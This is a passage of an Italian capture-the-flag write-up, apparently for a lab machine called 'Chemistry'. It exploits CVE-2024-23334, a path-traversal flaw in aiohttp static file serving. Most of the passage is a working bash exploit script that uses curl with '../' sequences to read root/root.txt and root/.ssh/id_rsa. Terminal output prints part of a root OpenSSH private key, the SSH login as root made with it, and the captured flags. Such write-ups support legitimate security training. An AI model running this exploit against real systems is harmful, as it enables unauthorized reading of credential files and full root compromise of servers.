
Ho sostituito nel campo 'url' -> 'http://localhost:8080' , nel campo 'payload' -> "/assets/" e nel campo 'file' -> "root/root.txt"

Exploit.sh




```
  opt/h/Ch/CVE-2024-23334-PoC   main !1  chmod +x exploit.sh
  opt/h/Ch/CVE-2024-23334-PoC   main !1  ./exploit.sh            ✔  root@xyz
[+] Testing with /assets/../root/root.txt
        Status code ⟶ 404
[+] Testing with /assets/../../root/root.txt
        Status code ⟶ 404
[+] Testing with /assets/../../../root/root.txt
        Status code ⟶ 200
8d27cbc4af46fb6e46afeb7a866a6570
  opt/h/Ch/CVE-2024-23334-PoC   main !1                          ✔  root@xyz
```

Si si fosse voluto avere accesso diretto alla root.txt , bastava cambiare il campo 'file' con ""root/.ssh/id_rsa" , e una volta ricevuta la id_rsa
dare i permessi necessari per connettersi con la stessa come 'root'.




```bash
#!/bin/bash

url="http://localhost:8080"
string="../"
payload="/assets/"
file="root/.ssh/id_rsa" # without the first /

for ((i=0; i<15; i++)); do
    payload+="$string"
    echo "[+] Testing with $payload$file"
    status_code=$(curl --path-as-is -s -o /dev/null -w "%{http_code}" "$url$payload$
    echo -e "\tStatus code --> $status_code"

    if [[ $status_code -eq 200 ]]; then
        curl -s --path-as-is "$url$payload$file"
        break
    fi
done
```




```
opt/h/Ch/CVE-2024-23334-PoC   main !1   ./exploit.sh
[+] Testing with /assets/../root/.ssh/id_rsa
        Status code --> 404
[+] Testing with /assets/../../root/.ssh/id_rsa
        Status code --> 404
[+] Testing with /assets/../../../root/.ssh/id_rsa
        Status code --> 200
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAsFbYzGxskgZ6YM1LOUJsjU66WHi8Y2ZFQcM3G8VjO+NHKK8P0hIU
UbnmTGaPeW4evLeehnYFQleaC9u//vciBLNOWGqeg6Kjsq2lVRkAvwK2suJSTtVZ8qGi1v
j0wO69QoWrHERaRqmTzranVyYAdTmiXlGqUyiy0I7GVYqhv/QC7jt6For4PMAjcT0ED3Gk
HVJONbz2eav5aFJcOvsCG1aC93Le5R43Wgwo7kHPlfM5DjSDRqmBxZpaLpWK3HwCKYITbo
DfYsOMY0zyI0k5yLl1s685qJIYJHmin9HZBmDIwS7e2riTHhNbt2naHxd0WkJ8PUTgXuV2
UOljWP/TVPTkM5byav5bzhIwxhtdTy02DWjqFQn2kaQ8xe9X+Ymrf2wK8C4ezAycvlf3Iv
ATj++Xrpmmh9uR1HdS1XvD7glEFqNbYo3Q/OhiMto1JFqgWugeHm715yDnB3A+og4SFzrE
vrLegAOwvNlDYGjJWnTqEmUDk9ruO4Eq4ad1TYMbAAAFiPikP5X4pD+VAAAAB3NzaC1yc2
EAAAGBALBW2MxsbJIGemDNSzlCbI1Oulh4vGNmRUHDNxvFYzvjRyivD9ISFFG55kxmj3lu
Hry3noZ2BUJXmgvbv/73IgSzTlhqnoOio7KtpVUZAL8CtrLiUk7VWfKhotb49MDuvUKFqx
xEWkapk862p1cmAHU5ol5RqlMostCOxlWKob/0Au47ehaK+DzAI3E9BA9xpB1STjW89nmr
+WhSXDr7AhtWgvdy3uUeN1oMKO5Bz5XzOQ40g0apgcWaWi6Vitx8AimCE26A32LDjGNM8i
NJOci5dbOvOaiSGCR5op/R2QZgyMEu3tq4kx4TW7dp2h8XdFpCfD1E4F7ldlDpY1j/01T0
```

<< SNIP.... >>



```
opt/h/Ch/CVE-2024-23334-PoC   main !1 ?1   ls                          ✓   root@xyz
README.md  exploit.sh  id_rsa  requirements.txt  server.py  static
opt/h/Ch/CVE-2024-23334-PoC   main !1 ?1   chmod 600 id_rsa
opt/h/Ch/CVE-2024-23334-PoC   main !1 ?1   ssh -i id_rsa root@10.10.11.
38 -o StrictHostKeyChecking=no
```


```
root@chemistry:~# ls
root.txt
root@chemistry:~# cat root.txt
8d27cbc4af46fb6e46afeb7a866a6570
root@chemistry:~# 
```

Flags

User.txt = b3ae56ebe820420f988a2b7e46b6a052
Root.txt = 8d27cbc4af46fb6e46afeb7a866a6570